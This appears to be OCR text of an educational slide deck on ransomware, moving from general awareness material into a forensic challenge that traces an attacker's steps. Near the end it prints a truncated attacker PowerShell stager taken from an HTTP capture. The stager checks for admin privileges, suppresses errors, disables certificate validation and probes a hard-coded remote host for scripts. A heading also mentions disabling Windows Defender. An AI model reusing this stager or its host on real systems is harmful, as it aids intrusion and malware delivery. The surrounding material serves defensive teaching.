RANSOMWARE ATTACK

AGENDA

INTRODUCTION

WHAT IS A CYBERATTACK?

- An attempt to compromise the security of digital systems.
- Targets include individuals, organizations, and governments.
- Increasing in both frequency and complexity.

PURPOSE OF CYBERATTACKS

- FINANCIAL GAIN (E.G., THEFT, RANSOM).
- ESPIONAGE (E.G., STEALING SENSITIVE DATA).
- DISRUPTION (E.G., DENIAL OF SERVICE, INFRASTRUCTURE ATTACKS).

TYPES OF CYBERATTACKS

1. Malware: Malicious software that disrupts or damages systems.
2. Phishing: Fraudulent attempts to steal sensitive information.
3. Denial of Service (DoS/DDoS): Overloading systems to make them unavailable.
4. Man-in-the-Middle (MitM) Attacks: Intercepting communication between two parties.
5. SQL Injection: Exploiting vulnerabilities in databases.

WHY CYBERATTACKS ARE A MAJOR CONCERN ?

- Economic Impact: Loss of billions globally through data breaches and ransomware payments.
- Operational Disruption: Downtime caused by attacks can cripple businesses.
- Reputation Damage: Erosion of trust when companies cannot protect customer data.
- Legal and Compliance Risks: Fines and penalties under regulations like GDPR, HIPAA

CYBERATTACK TRENDS

- **Increasing Sophistication**: Hackers are using more complex methods (AI, automation).
- **Rise of State-Sponsored Attacks**: Nation-states targeting critical infrastructure.
- **Targeting of Remote Work**: Weak security in home networks is a growing attack surface.

RANSOMWARE

WHAT IS RANSOMWARE?

- A form of malware that encrypts the victim's data.
- Attackers demand payment (usually in cryptocurrency) to restore access.
- One of the fastest-growing and most destructive forms of cyberattacks.

WHY RANSOMWARE IS UNIQUE

- Directly affects the availability of data.
- Puts pressure on victims to act quickly.
- Usually paired with threats of data leakage (double extortion).

HOW DOES IT WORK

HOW RANSOMWARE WORKS

INFECTION

Via phishing emails, malicious attachments, or exploiting system vulnerabilities.

ENCRYPTION

Files on the victim's system are encrypted and made inaccessible.

RANSOM DEMAND

A message appears demanding payment to decrypt files.

PAYMENT OR RECOVERY

Victims may either pay the ransom or attempt recovery through backups.

REAL-WORLD IMPACT OF RANSOMWARE

- Example 1: Colonial Pipeline (2021)
  - A major U.S. fuel pipeline was forced to shut down due to a ransomware attack, leading to fuel shortages.
- Example 2: WannaCry (2017)
  - Global ransomware attack impacting over 200,000 computers, particularly affecting healthcare services.
- Financial Impact:
  - Estimated losses in the billions from ransom payments, recovery costs, and business disruption.

CURRENT APPROACHES TO DEFEND AGAINST RANSOMWARE


1. Traditional Security Measures
   - Antivirus, firewalls, and basic intrusion detection systems.
   - Regular patching of software to close vulnerabilities.
2. Backup Systems
   - Regular backups help organizations restore data in case of a ransomware attack.
3. Employee Training
   - Phishing awareness programs to prevent malware from entering through human error.

WHY CURRENT DEFENSES ARE INSUFFICIENT


- Sophisticated Attack Techniques:
  - Attackers use advanced tactics, such as exploiting zero-day vulnerabilities.
- Human Error:
  - Employees still fall victim to phishing attacks, providing attackers an easy entry point.
- Inadequate Response Plans:
  - Many organizations lack proper incident response plans, leading to delays in containment and recovery.
- Lack of Awareness:
  - Small and medium businesses often believe they are not targets, making them underprepared for ransomware.

CHALLENGE


IDENTIFY THE ATTACKER




THE ATTACKER KNOWS SOME INFO ABOUT THE HOST




THE ATTACKER FACILITATES LATERAL MOVEMENT




THE ATTACKER GAINS ADMINISTRATIVE PRIVILEGES



THE ATTACKER ATTEMPTED TO DOWNLOAD A FILE




THE ATTACKER KNOWS SID ABOUT THE HOST



```
Connection: Keep-Alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT


$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"

Function Test-URL {
    param (
        [string]$url
    )

    try {
        $request = Invoke-WebRequest -Uri $url -UseBasicParsing -TimeoutSec 5 -ErrorAction Stop
        if ($request.StatusCode -eq 200) {
            return $true
        } else {
            return $false
        }
    } catch {
        return $false
    }
}

Function Test-ScriptURL {
    param (
        [string]$scriptUrl
    )

    try {
```

THE ATTACKER DISABLE WINDOWS DEFENDER

